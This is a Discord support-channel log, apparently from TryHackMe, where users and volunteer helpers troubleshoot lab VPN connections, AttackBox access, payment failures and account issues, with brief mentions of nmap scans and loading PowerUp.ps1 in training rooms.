#site-support
1 messages · Page 78 of 1
 ivory spruce
 marsh sigil
Hi @west chasm
Am i allowed to make video walktroughs and upload them on youtube? 
ivory spruce
marsh sigil
Hi <@1174317373893902387>
Am i allowed to make video walktroughs and upload the...
The one you tagged is the bot.
To my knowledge, you can do so. The only ask is to not give out the flags and for those challenge rooms that have been recently released, you have to wait for 72 hours to paas before releasing or publishing walkthroughs.
marsh sigil
@ivory spruce thank you 
 scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 679)
ivory spruce
marsh sigil
<@454283231542509579> thank you <:blobfingerguns:658062473617866753>
And one more thing, any intellectual property pertaining to the room are retained by TryHackMe.
 loud moon
marsh sigil
Hi <@1174317373893902387>
Am i allowed to make video walktroughs and upload the...
loud moon
marsh sigil
Hi <@1174317373893902387>
Am i allowed to make video walktroughs and upload the...
Other people have.
Help! How do you pull up Windows Machines. THM sent me this Turtorial link, https://tryhackme.com/r/room/tutorial but when I do the same steps, I get a Unable to Connect error. I'm working thru the Auditing and Monitoring room and I'm on Task 7. Any help would be very much appreciated.
 upbeat quarry
loud moon
Help! How do you pull up Windows Machines. THM sent me this Turtorial link, http...
upbeat quarry
loud moon
Help! How do you pull up Windows Machines. THM sent me this Turtorial link, http...
For Task 7, you access the Windows target machine using RDP
Check the screenshot using the AttackBox and an RDP client called remmina

 pearl gulch
have you started the victim machine
loud moon
upbeat quarry
For Task 7, you access the Windows target machine using RDP
Check the screenshot...
I'm getting this when I click Remmina... Enter password to unlock you login keyring.
Nevermind... I got it. Thanks a bunch. Is there instructions somewhere for this?
loud moon
pearl gulch
have you started the victim machine
I'm started the AttackBox and clicked the Start Machine within the Task
pearl gulch
yeah but you also have to start the victim machine. There'll be a little green box somewhere on one of the tasks.
that's how you get the right IP to connect to
for RDP
upbeat quarry
loud moon
I'm getting this when I click Remmina... Enter password to unlock you login keyr...
I do not think you will find a room or a section about remmina or RDP
I think you will get instructions about using these tools as you go through other rooms For instance, this room "Windows PrivEsc" will showcase another RDP tool called xfreerdp (see screenshot) as part of starting the room
So, my view is that you should accumulate these nuggets as you go along, complementing it with googling
You can also learn quite a few things by watching streamers on Twitch/YouTube doing THM rooms, in particular rooms that you have already done yourself, as that will give you another perspective (just my 2 cents)

 autumn kettle
Hello, this 7 day streak required to access networks.. is it a one time unlock, or do i lose access if I lose the streak?
upbeat quarry
autumn kettle
Hello, this 7 day streak required to access networks.. is it a one time unlock, ...
I am pretty sure you will lose the access if you lose the streak
I guess you know that the 7-day streak is a requirement only for free users
autumn kettle
ah yes, just searched through discord chats 3 mins ago and realized that.... then this shouldnt be an issue, thanks 🙂
loud moon
pearl gulch
yeah but you also have to start the victim machine. There'll be a little green b...
Yep, that's in the task. I started both machines.
loud moon
upbeat quarry
I do not think you will find a room or a section about `remmina` or RDP
I think...
Thanks, this is help. I pretty furstarted with this tho as when I meet with THM, they did not mention this and they also said they had live help.
scenic torrentBOT
Gave +1 Rep to @upbeat quarry (current: #60 - 128)
loud moon
THM Educators who are Admins on their account... Can you tell me how to apply a token to an existing account?
autumn kettle
I had some follow up questions on a previous question of mine that I had asked a couple days back. So I understand (as Scrubz said) that its possible for a network to be modified and might not be in the clean state when you work on it.
So...
- Are regular machines guaranteed to be cleaned? Like when a normal room is terminated, is it actually fully cleaned for the next user? I can't check it myself since a different IP etc is assigned so hard to say if the same "machine" is getting assigned to me
- So in a network, how do I know as a newbie if I am missing something and lack the knowledge or if the machine's vulnerability has been removed/vandalized.
- If... 5 users are not doing that network rn, and that network is kind of messed up, how can I get a reset?
 keen scroll
autumn kettle
I had some follow up questions on a previous question of mine that I had asked a...
keen scroll
autumn kettle
I had some follow up questions on a previous question of mine that I had asked a...
For a regular room (not a network), the target machine is newly instantiated whereas for network rooms, it is usually shared among a few users so things can persist in it until sufficient votes for reset are submitted or it is reset automatically (I dunno how or when that's done)
You could ask a staff member to resolve it (3rd point) or probably leaving and rejoining can do it 🤔
...to assign you to a different subnet of that network room
 zenith falcon
https://tryhackme.com/r/room/activerecon
task 6 no video at the end


TryHackMe
Learn how to use simple tools such as traceroute, ping, telnet, and a web browser to gather information.
upbeat quarry
zenith falcon
https://tryhackme.com/r/room/activerecon
task 6 no video at the end
that appears to be correct: no recording
searching Discord shows other users have reported that too, including under #room-bugs
 prisma trench
Hello. I forgot to close my AB and I hit the limit of 3 x). Is there a way to see where they are? or do I have to wait the remaining time?
upbeat quarry
prisma trench
Hello. I forgot to close my AB and I hit the limit of 3 x). Is there a way to se...
you may try this, although I have not used it myself:
#room-help message
 woven mural
@west chasm
I have a question regarding the opnevpn setup. I get “[ENETUNREACH]: Network is unreachable (fd=3,code=101)” only when uploading images, reverse shells, etc. and cannot upload them. Could you please tell me how to solve this problem? I have already tried thm-troubleshoot.
ivory spruce
woven mural
<@1174317373893902387>
I have a question regarding the opnevpn setup. I get “[E...
The one you tagged is the THM bot. How are you connecting to THM OpenVPN?
As the error gives out network is unreachable, it may be a problem on your ISP or the connection you are using.
zenith falcon
upbeat quarry
that appears to be correct: no recording
searching Discord shows other users hav...
ye, should i keep posting bugs like that or they dont fix it anyway?
woven mural
ivory spruce
The one you tagged is the THM bot. How are you connecting to THM OpenVPN?
VPN server is EU-VIP-2
I have kali-linux in my virtual box and running with “openvpn username.ovpn”. Is there any other information needed?
upbeat quarry
zenith falcon
ye, should i keep posting bugs like that or they dont fix it anyway?
I am not too optimistic there would be an update now following your feedback as other users have already flagged it under #room-bugs, so I would leave it there
upbeat quarry
woven mural
VPN server is EU-VIP-2
I have kali-linux in my virtual box and running with “ope...
when you run openvpn username.ovpn, do you have a message close to the end of the output saying Initialization Sequence completed ?
woven mural
upbeat quarry
when you run `openvpn username.ovpn`, do you have a message close to the end of ...
yes.
2024-09-11 21:34:50 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
2024-09-11 21:34:50 Timers: ping 5, ping-restart 120
2024-09-11 21:34:50 Protocol options: explicit-exit-notify 3
with that, you are connected to THM network and the target machines you can launch
it is not too clear to me in which context you have the error messages you reported: could you please provide more details (room/task, IP addresses, command), possibly with screenshots?
woven mural
upbeat quarry
with that, you are connected to THM network and the target machines you can laun...
All the rooms I need to upload files, for example, there is thompson, I can ping, access the site, nmap, etc., but only when uploading do I get an error as shown in the screenshot.
https://x.com/kumama_nui/status/1833853569772253557
For some reason I can't post an image, so I'll use Twitter instead.
upbeat quarry
woven mural
All the rooms I need to upload files, for example, there is thompson, I can ping...
to share screenshots you have to verify with Discord
 west chasmBOT
@woven mural

Discord: How do I verify my TryHackMe account?
woven mural
Thank you。
Only when uploading a file, I get an error like the one on the right.

 upbeat quarry
woven mural
Thank you。
Only when uploading a file, I get an error like the one on the right.
upbeat quarry
woven mural
Thank you。
Only when uploading a file, I get an error like the one on the right.
you indicated having tried thm-troubleshoot: was it this guide https://help.tryhackme.com/en/articles/6496058-troubleshooting-openvpn-on-linux-and-mac?
I think you should consider this option: in a separate terminal window, run sudo ip link set dev tun0 mtu 1200
woven mural
upbeat quarry
you indicated having tried thm-troubleshoot: was it this guide https://help.tryh...
With the utmost gratitude, I would like to inform you that by adding tun-mtu 1200 to the file, the file upload worked successfully. It's all thanks to you. I sincerely appreciate it. I look forward to reaching out to you again if I need assistance in the future.
scenic torrentBOT
Gave +1 Rep to @upbeat quarry (current: #57 - 136)
upbeat quarry
woven mural
With the utmost gratitude, I would like to inform you that by adding tun-mtu 120...
thank you for the feedback: it is very useful to understand how a fix comes about
BTW, that sudo ip link set dev tun0 mtu 1200 is part of that "Troubleshooting OpenVPN" guide I linked above, in case you need a reference
have fun
scenic torrentBOT
Gave +1 Rep to @woven mural (current: #2218 - 1)
 chrome rain
i fixed it i mounted something wrong and the vm crashed but didnt die
 hard frigate
Hello, I cannot download Holo VPN access, anything I can try to get it in another way ? Server returns 504 to the download request
 dreamy fractal
Hello people, impossible for me to download the CICD vpn configuration file from my access page in the room CI/CD and Build Security (I have a premium account), it's hanging in "Downloading Configuration file" forever. Similarly even when I am supposed to be on the correct network when I spawn my attackbox, I can't ping or telnet the gitlab's server ip address. Anyone has (had) the same issue?
upbeat quarry
dreamy fractal
Hello people, impossible for me to download the CICD vpn configuration file from...
similar issue for me:
- I can download the VPN config file: I can start the VPN but then I cannot ping the gitlab and jenkins servers
- usually, I solve that problem by regenerating a fresh VPN config, but as of tonight:
- the regeneration hangs for 20-30 seconds
- the "regenerated" VPN config is identical, hence useless
conclusion: I cannot use that network for now
dreamy fractal
upbeat quarry
similar issue for me:
- I can download the VPN config file: I can start the VPN ...
Ok, thx for the confirmation I am not going crazy @upbeat quarry . Will try it out again tomorrow (if still not working I will open a support ticket)
scenic torrentBOT
Gave +1 Rep to @upbeat quarry (current: #56 - 138)
dreamy fractal
Just saw your subs-room-help's comments, should have checked there first 😅
upbeat quarry
hard frigate
Hello, I cannot download Holo VPN access, anything I can try to get it in anothe...
I cannot download the VPN file for holo either: the download process hangs for 20-30 seconds and then stops with a red error box
 upbeat quarry
dreamy fractal
Just saw your subs-room-help's comments, should have checked there first 😅
upbeat quarry
dreamy fractal
Just saw your subs-room-help's comments, should have checked there first 😅
then you know that #ci-cd-and-build-security is also a good place for that network 🙃
 tacit hazel
seems that nothing connects
ivory spruce
tacit hazel
seems that nothing connects
Can you share the error message you are getting?
 glad lark
Hi. I cannot download VPN pack for wreath room. could someone help me with this.
 prime finch
glad lark
Hi. I cannot download VPN pack for wreath room. could someone help me with this.
prime finch
glad lark
Hi. I cannot download VPN pack for wreath room. could someone help me with this.
I couldn’t either so I left the room , then re-joined and was able to download the configuration file.
glad lark
i saw this tip. but this wasnt working for me. i have rejoined mutliple times with some time gaps. still same.
 thorn fox
hiya , need help with openVPN on macos
 gray crow
Quick question:
When connected to THM network via OPENVPN, are you supposed to have internet access while being connected?
I ca ping 8.8.8.8 adn google stuff, but i can also attack the machines.
Im afraid I did somethign wrong and accidentally set up some kind of split tunneling?
Which I would prefer not, incase i type an IP wrong and accidently attack someone on the WWW.
 tepid trench
Hiya - Having trouble buying vouchers, it's refused multiple cards over the past 2 days at this point - Any ideas what may be going wrong?
 vague nacelle
Hello
Im teacher for cyber school & i cannot buy voucher for my students. Paiement fails, but when i buy subscription for myself it works.
Anyone facing the same issue ?
tepid trench
vague nacelle
Hello
Im teacher for cyber school & i cannot buy voucher for my students. Paieme...
Exact issue I'm having! Ping me if you work it out!
 candid locust
I just bought tryhackme voucher and money has been deducted from my account but it says Card not accepted
hard frigate
upbeat quarry
I cannot download the VPN file for holo either: the download process hangs for 2...
Yes, exact same thing. Did you manage to get it ?
ivory spruce
thorn fox
hiya , need help with openVPN on macos
How did you install OpenVPN?
ivory spruce
candid locust
I just bought tryhackme voucher and money has been deducted from my account but ...
That's odd. But have you got the voucher codes?
ivory spruce
 untold agate
an nmap scan is taking an hour
untold agate
an nmap scan is taking an hour
What is your complete nmap command? The target should logically be on the same network as the Attackbox. Also, what room are you working on?
ivory spruce
vague nacelle
Hello
Im teacher for cyber school & i cannot buy voucher for my students. Paieme...
By payment fails, at which specific step are you having an issue on?
thorn fox
ivory spruce
How did you install OpenVPN?
It's OK now . I install the cli using brew . Thanks
scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 682)
tepid trench
@ivory spruce Is there a B2B support contact I should message?
ivory spruce
tepid trench
<@454283231542509579> Is there a B2B support contact I should message?
Oh.. THM Support should also be your contact, but I think you'll need to mention that you are in a business plan or account so they can assign the ticket accordingly.
west chasmBOT
@tepid trench
 tepid trench
Ah, ok, it's just that it's already the second day of this issue with no reply from that email (aside from the automated one) - I'll add that it's a business issue and see if that helps.
ivory spruce
tepid trench
Ah, ok, it's just that it's already the second day of this issue with no reply f...
Please be patient and wait for their reply. If you do send another one before they do, you would be putting your ticket to the back of the queue.
If I remember correctly, the standard response time is ~1 to 3 business days these days, but I have no idea on the SLA for business or education plan or account.
tepid trench
ivory spruce
Please be patient and wait for their reply. If you do send another one before th...
Thanks for letting me know! Was about to send one!
Unfortunately this means we're already behind schedule for this course so I may have to move on without at this rate 😦
Thank you for being so patient too! I appreciate your advice and helpfulness!
scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 683)
untold agate
ivory spruce
What is your complete nmap command? The target should logically be on the same n...
Room: Network services
Command: nmap -sS [ip] -p- -vv
I know that scanning all the ports would take a while but the task requires me to do so
ivory spruce
tepid trench
Thanks for letting me know! Was about to send one!
Unfortunately this means we'r...
Hi @wind wedge , is this something you can assist with (just taking my chances here though)?
ivory spruce
untold agate
I know that scanning all the ports would take a while but the task requires me t...
Which task are you on?
 wind wedge
tepid trench
Thanks for letting me know! Was about to send one!
Unfortunately this means we'r...
wind wedge
tepid trench
Thanks for letting me know! Was about to send one!
Unfortunately this means we'r...
DM me your ticket number I’ll take a look 🙂
upbeat quarry
hard frigate
Yes, exact same thing. Did you manage to get it ?
just tried again right now: same issue, not able to download VPN config file
- the download button enters spinning for about 30 seconds after pressing
- the result is that red error message box
see 2 screenshots

 candid locust
ivory spruce
That's odd. But have you got the voucher codes?
candid locust
ivory spruce
That's odd. But have you got the voucher codes?
Nope
untold agate
ivory spruce
Which task are you on?
6
upbeat quarry
hard frigate
Yes, exact same thing. Did you manage to get it ?
I also tried to regenerate: failed too, with different pattern:
- the "regenerate" button spins for like 30 seconds
- then the download button spins for another 30 seconds, and ends without that red error message
See additional 2 screenshots
Leaving and joining back has been tried multiple times, with no help


 dense tusk
hello, while copying an answer, I forgot half of my solution. As a result, I validated anyway.
upbeat quarry
glad lark
i saw this tip. but this wasnt working for me. i have rejoined mutliple times wi...
I have the same issue: not possible to download Wreath VPN configuration
Did the same troubleshooting with leaving /joining with different time gaps
The download button spins for like 30 seconds, and ends up with an error message in a red pop-up Same thing when regenerating except for the red pop-up
See screenshots
End result: no downloading
Anybody can help?


 glad lark
same problem
upbeat quarry
glad lark
same problem
I have checked on Holo network: same problem with same symptoms (@hard frigate reported that too yesterday)
 fallen garden
need help with slingshot room in SOC 2 path.
after entering creds the page keeps showing :
Elastic did not load properly. Check the server output for more information.
I tried with different ip but nothing, i redownloaded another vpn config file but didn't work.
connection is established by checking 10.10.10.10.
Can someone check first ?
upbeat quarry
untold agate
6
scanning all ports on that box indeed takes some time
did you find port(s) open?
untold agate
upbeat quarry
scanning all ports on that box indeed takes some time
did you find port(s) open?
it took so long that my attack box expired 💀
upbeat quarry
untold agate
it took so long that my attack box expired 💀
was that the 1-hour per day AttackBox? If not, as a sub, you can extend the machine timer repeatedly
can you share the nmap syntax you used?
untold agate
upbeat quarry
was that the 1-hour per day AttackBox? If not, as a sub, you can extend the mach...
nmap -sS [ip] -p- -vv
upbeat quarry
untold agate
nmap -sS [ip] -p- -vv
I am just redoing that task now, and indeed it takes way too long with a command equivalent to yours: see screenshot
I have stopped that scan after 20 minutes at 22% completion with another 46 minutes to go
By that time, no port had been reported open
Then I restarted the same nmap command as non-root user, and the result came back nearly instantaneously I can share a screenshot for that second scan too if you want Spoiler alert: it contains answers to some questions of Task 6
BTW, next time, it is best to address room-specific questions in #room-help
 chrome rain
guys i got this multiple times and when i tought it was fixed i got it again "Unfortunately, your instance has been automatically terminated. Please re-start a new one. To learn more about why this happens, please refer to "
vague nacelle
ivory spruce
By payment fails, at which specific step are you having an issue on?
i confirm paiment with bank
Money is debited
then error message appears " paiement failed" on THM side.
I did not get refunded.
upbeat quarry
fallen garden
need help with slingshot room in SOC 2 path.
after entering creds the page keeps...
I have just tried, with the AttackBox then my local Kali VM
It worked: see screenshot done with the AttackBox
I experienced the same issue you mentioned, but that was before I landed on the login page, and then I just reloaded the page
And credentials worked OK
I guess the issue is with the target VM, that needs restarting?
 fallen garden
Yeah exacty did login in with creds worked it was loading infinitely without result
ivory spruce
vague nacelle
i confirm paiment with bank
Money is debited
then error message appears " paiem...
Do send a email to THM Support for it to see if they can help. I'm not certain what they can use if only said error message appeared.
west chasmBOT
@vague nacelle
 gleaming flume
Its just tied to your location, see this: #site-support message
 civic sedge
gleaming flume
Its just tied to your location, see this: https://discord.com/channels/521382216...
civic sedge
gleaming flume
Its just tied to your location, see this: https://discord.com/channels/521382216...

gleaming flume
?
civic sedge
but thx
gleaming flume
If you want a country you are not currently in you could always run a VPN from said country and then hit the link
civic sedge
gleaming flume
If you want a country you are not currently in you could always run a VPN from s...
when i turn off the vpn it will not turn back?
- its my problem but how on earth ill find a vpn have iraq server
gleaming flume
civic sedge
when i turn off the vpn it will not turn back?
I'm pretty sure it only updates when using that specific link, not from normal use of the site
civic sedge
well bcz ill not find a vpn with iraq , can i make a friend log in and change the time zone by himself?
gleaming flume
Probably?
 lusty crane
im trying to solve the task manual discovery in content discovery
it says put your machine ip with sitemap.xml
when i do it gives me error 405
ivory spruce
lusty crane
when i do it gives me error 405
You are probably putting in the Attackbox IP and not the target IP.
tacit hazel
ivory spruce
Can you share the error message you are getting?
sry only was that the page was bugged
ivory spruce
tacit hazel
sry only was that the page was bugged
So it is working now?
tacit hazel
ivory spruce
So it is working now?
yeah thx
scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 684)
untold agate
upbeat quarry
I am just redoing that task now, and indeed it takes way too long with a command...
What’s a “non-root” user?
gleaming flume
Just a normal user, "root" for linux is like the "administrator" of windows, so a non-root user is just anyone else without root perms
 cerulean oracle
Would def be nice to have a friend system to see what your friends are working on, their streaks, etc
 shrewd wasp
bro help me plz, i download openvpn file and run in kali linux but not connect
restart and download file again but not connect
gleaming flume
What exactly do you mean by not connect? What is your openvpn output?
shrewd wasp
 gleaming flume
That page is broken, but your VPN should still be working
shrewd wasp
i use sudo openvpn but not conected bro T-T
gleaming flume
What is the output of the openvpn? and perhaps see this: #site-support message
 uncut cipher
Hello, I am facing issue with subscribing to the premium pack. Please help
I was a regular subscriber for about 3 months but discontinued this month to buy the annual plan. Now, whenever I try to make the payment the tryhackme payment portal shows bank declined the transaction but the amount is deducted from my account.
From India
ivory spruce
uncut cipher
Hello, I am facing issue with subscribing to the premium pack. Please help
I was...
Do drop an email to THM Support. It might take some time as it is almost the weekend and they only work on weekdays.
west chasmBOT
@uncut cipher
uncut cipher
ivory spruce
Do drop an email to THM Support. It might take some time as it is almost the wee...
I created a ticket for the same from the tryhackme site itself 4 days back (09/09/2024), haven't heard from the support team since then.
ivory spruce
uncut cipher
I created a ticket for the same from the tryhackme site itself 4 days back (09/0...
Did you submit another ticket after that one?
uncut cipher
ivory spruce
Did you submit another ticket after that one?
The site isn't allowing me, it just doesn't show the option to create a new one.
 shut coyote
Hey guys ! I got a problem i can't use the attack machine anymore (i don't find the start button) am i the only one with this problem ?
upbeat quarry
shut coyote
Hey guys ! I got a problem i can't use the attack machine anymore (i don't find ...
You can always fall back on this link (see screenshot also), where you can launch either flavour of THM attack machines:
https://tryhackme.com/r/room/kali


TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
shut coyote
Thank you guys !
upbeat quarry
shut coyote
Thank you guys !
Please note that some rooms may not have the "Start AttackBox" button, like "Linux Fundamentals 1" at https://tryhackme.com/r/room/linuxfundamentalspart1, because the target machine opens in Split View for you to practice directly without the need for the AttackBox

TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
uncut cipher
uncut cipher
The site isn't allowing me, it just doesn't show the option to create a new one.
@ivory spruce
 radiant siren
Any reason it just freezes everytime after ../PowerUp.ps1?

 naive dust
radiant siren
Any reason it just freezes everytime after ../PowerUp.ps1?
naive dust
radiant siren
Any reason it just freezes everytime after ../PowerUp.ps1?
Try .\PowerUp.ps1
ivory spruce
uncut cipher
<@454283231542509579>
Did you receive a ticket number?
wind wedge
uncut cipher
I created a ticket for the same from the tryhackme site itself 4 days back (09/0...
We’ve received a high volume amount of tickets and will be able to get to you when we can 🙏
uncut cipher
ivory spruce
Did you receive a ticket number?
yes, want me to share it?
ivory spruce
wind wedge
We’ve received a high volume amount of tickets and will be able to get to you wh...
Thanks for the update.
scenic torrentBOT
Gave +1 Rep to @wind wedge (current: #51 - 153)
ivory spruce
uncut cipher
yes, want me to share it?
No need, @wind wedge here provided an update that their team will get to your ticket. Please wait until sometime next week as they don't work on weekends. You don't have to worry about the lost time since your payment as they will only start your subscription once they have looked at or sorted it.
ivory spruce
naive dust
Try `.\PowerUp.ps1`
Or probably
.. .\PowerUp.ps1 ?
 novel comet
Hello TryHackMe Team, it’s been a long time i didn’t login into the site, and i think you recently change how username nickname fullname works. When i log back on, i’ve seen that a new random username was set, but when i want to change it back to the older one, the site tell me that it’s not available (which is hold be me ..) so I’m stuck with a different username 🥲
uncut cipher
ivory spruce
No need, <@342385957175296008> here provided an update that their team will get ...
Will wait for that follow up.
For the previous transactions I talked with my bank and got the money back but just now I tried with another card, It showed me an error "The authorized amount ($14) is less than collectable amount ($16.80)". But the amount was deducted ($14).
I am unable to share a screenshot here.
novel comet
My lvls are gone :’(
 ivory spruce
novel comet
My lvls are gone :’(
ivory spruce
novel comet
My lvls are gone :’(
How did you login? Your discord account still shows your level as 0xD God.
 normal badge
quick question here on a room:
https://tryhackme.com/r/room/cicdandbuildsecurity
I am trying to do this room , but I am stuck because the IP addresses of the Gitlab and Jenkins network do not seem to be correct. I am using the attack box and I started up the network, but when I ping the IP addresses listed, I get no response. Does anyone here know the fix?
ivory spruce
uncut cipher
Will wait for that follow up.
For the previous transactions I talked with my ba...
No need to share. You'll need to verify your account to be able to share a screenshot.
west chasmBOT
@uncut cipher
Discord: How do I verify my TryHackMe account?
novel comet
ivory spruce
How did you login? Your discord account still shows your level as `0xD God`.
With google account
ivory spruce
novel comet
With google account
Yeah.. try logging in with your username and password.
novel comet
That’s probably an alt account, i check and i go back .. I’m so dumb
ivory spruce
Signing in with your Google account will create a new account for you in THM (unless that is how you used to login since).
novel comet
I’ve created it with google account but since I’ve setup a student account so a bit messy in my mind :/
uncut cipher
ivory spruce
No need to share. You'll need to verify your account to be able to share a scree...
These are the screenshots for the recent transactions (TODAY, 13/09/2024 5:20pm). First is error I got on the tryhackme portal. second is the amount was deducted and subscription wasn't activated.
Sorry to point this out but my previous ticket was generated on MONDAY, which is the start of the week and still no response, that is quite disappointing from the support team, at least a follow would have assured me that some action is being taken.

 ivory spruce
uncut cipher
These are the screenshots for the recent transactions (TODAY, 13/09/2024 5:20pm)...
ivory spruce
uncut cipher
These are the screenshots for the recent transactions (TODAY, 13/09/2024 5:20pm)...
For your previous ticket, you mentioned it was refunded to you? Is there anything else you are waiting on THM Support for that ticket (just to clarify)?
 silk rampart
Ok guys I have a somewhat silly question. I’m working on a project where I have scan a folder with clamav to find a malicious file. Problem the account is not in the sudoers file and I do not have the root password and it’s on a vm so I can reboot to reset pw!!!! 🤬🤬🤬 what am I missing?
normal badge
can anyone answer the question I posted above about that specific room I am having issues in?
novel comet
novel comet
That’s probably an alt account, i check and i go back .. I’m so dumb
That was an alt, account recovered 😉
Can I reassign my google account ? Like deleting the old one and reassign to the correct one
uncut cipher
ivory spruce
For your previous ticket, you mentioned it was refunded to you? Is there anythin...
The issue in the previous screenshots are serious since that is the 4th time I'm getting it and can't even report to the team.
Yeah I had to contact my bank the next day to get the money back, but these errors are prevalent. I wanted to create a new ticket but couldn't, I suppose until the team clears the previous ticket we can't create a new one.
Nothing remains on the previous ticket but let us create new ones, that's what I was trying to get to, if the previous tickets are not clear how can we create a new one?
check these screenshots.


 viral surge
Hello, I’m facing a problem with payment…
THM took 42US while i have not pay for anything and my next payment will be on October 1st
upbeat quarry
radiant siren
Any reason it just freezes everytime after ../PowerUp.ps1?
Is that supposed to work in a meterpreter session?
I would troubleshoot by starting a PowerShell session at a shell prompt, not a meterpreter prompt
do you have a shell session that you upgraded from to arrive to meterpreter?
 shadow ferry
I am from India.... Actually I am facing some issues regarding TRYHACKME vouchers....
My debit card got declined many times....
How can I buy try hack me premium???
upbeat quarry
normal badge
quick question here on a room:
https://tryhackme.com/r/room/cicdandbuildsecurit...
I have the same problem: Gitlab and Jenkins do not respond to ping, and my understanding is that they should
that room has another problem: when you try to regenerate a VPN configuration, you end up downloading the same one all the time
you can go back to my conversation on this with @gray delta at:
#subs-room-help message
If is also worth visiting this channel dedicated to that network: #ci-cd-and-build-security
it would be good if you could report this under #room-bugs
upbeat quarry
silk rampart
Ok guys I have a somewhat silly question. I’m working on a project where I have...
that question is best addressed in a different channel: #general or #infosec-general
normal badge
thanks I submitted it to that channel
upbeat quarry
normal badge
thanks I submitted it to that channel
thanks, just seen it
I'll contribute to that message with more inputs, to keep it alive, but that may have to wait till the WE
so far, I have not seen how THM formally acknowledges potential bugs, like "already known" or "never seen before"
ivory spruce
novel comet
That was an alt, account recovered 😉
Can I reassign my google account ? Like ...
I don't think you can as logging in using a Google account creates an entirely new THM account.
ivory spruce
uncut cipher
The issue in the previous screenshots are serious since that is the 4th time I'm...
If you sent a follow up before THM Support responds, what happens is you send your ticket to the back of the queue.
uncut cipher
ivory spruce
If you sent a follow up before THM Support responds, what happens is you send yo...
Okay, I get it. But since I am a student and this issue involves money transactions, for me waiting for a day is enough time and ask for a follow up.
looking forward to get the issue solved that is tagged in
uncut cipher
uncut cipher
These are the screenshots for the recent transactions (TODAY, 13/09/2024 5:20pm)...
@ivory spruce
ivory spruce
uncut cipher
<@454283231542509579>
I understand where you are coming from. However, please note I'm not a member of THM Staff so there isn't much I can do but assist with initial troubleshooting and the next steps you can take.
radiant siren
upbeat quarry
Is that supposed to work in a meterpreter session?
I would troubleshoot by star...
https://i.imgur.com/1IEi13Y.png , they use this in a room as an example, so It should work in meterpreter

"To execute this using Meterpreter, I will type load powershell into meterpreter. Then I will enter powershell by entering powershell_shell:"
But yes somone mentioned that I should try ./PowerUp,ps1 instead and that worked, although In the image they use ../, same in writeups
novel comet
ivory spruce
I don't think you can as logging in using a Google account creates an entirely n...
I understand, thank you for your time, have a great day 😉
upbeat quarry
radiant siren
https://i.imgur.com/1IEi13Y.png , they use this in a room as an example, so It s...
so it seems to work
BTW, in that second image you shared from the writeup they use . .\PowerUp.ps1, which I did not see you use: did that one fail too?
uncut cipher
ivory spruce
I understand where you are coming from. However, please note I'm not a member of...
Any help is appreciated. And any guidance that I should follow to reach out the team in my case would also help.
radiant siren
upbeat quarry
so it seems to work
BTW, in that second image you shared from the writeup they u...
I tried ../ and it wasn't working but like I said I was suggested to use ./, which worked

 pure needle
Hey, so I have a question. Are all the modules covered throughout all the paths? Like if I were to do all the paths, would I cover all the modules? Or are there some modules that are stand alone and are not a part of any paths? Thanks in advance
ivory spruce
pure needle
Hey, so I have a question. Are all the modules covered throughout all the paths?...
If I understood it correctly, there are modules that are not part of any learning paths currently. Case in point is the Advanced Client Side Attacks, AoC 2023 Side Quest, etc. However, the learning paths may change at a later time.
pure needle
ivory spruce
If I understood it correctly, there are modules that are not part of any learnin...
Ah thanks. Would you happen to know where I might find a list of modules not covered without manually going through every single path and module
scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 688)
ivory spruce
uncut cipher
Any help is appreciated. And any guidance that I should follow to reach out the ...
You've already submitted a ticket so you should be fine.
pure needle
I suppose this could be a nice python program to code up... hmm interesting.... most interesting....
I'll brb xD
keen scroll
Be aware of the public API usage.
Also, it seems to be continuously updated for new features
naive dust
radiant siren
I tried ../ and it wasn't working but like I said I was suggested to use ./, whi...
./ is used mainly for Linux/Unix system while Windows uses .\.
- I made this mistake twice
Try.\PowerUp.ps1(Make use tocdinto the same directory where you stored the PowerUp file)
 ashen oasis
heyho guys, i am doing the breaching AD room. It sais it is active but i cant ping the DC with its ip.
upbeat quarry
ashen oasis
heyho guys, i am doing the breaching AD room. It sais it is active but i cant pi...
regenerating the VPN generally solves that issue
before that, confirm thaht the Network is in the state of running
ashen oasis
upbeat quarry
regenerating the VPN generally solves that issue
before that, confirm thaht the ...
I use attack-the-box for it
plus the network state is running
upbeat quarry
ashen oasis
I use attack-the-box for it
can you confirm you have a breachad network interface like I have in the screenshot?

 wide turret
hey guys, I am connected to tryhackme's openVPN file from my side but on website it is still showing not connected. I have tried regenerating new ovpn file and connecting still facing the same issue. what to do?
 weary spindle
wide turret
hey guys, I am connected to tryhackme's openVPN file from my side but on website...
ashen oasis
upbeat quarry
can you confirm you have a `breachad` network interface like I have in the scree...
weary spindle
wide turret
hey guys, I am connected to tryhackme's openVPN file from my side but on website...
ashen oasis
upbeat quarry
can you confirm you have a `breachad` network interface like I have in the scree...
Yes, I had, but now after waiting 20 min its somehow working. I cant tell why...
upbeat quarry
ashen oasis
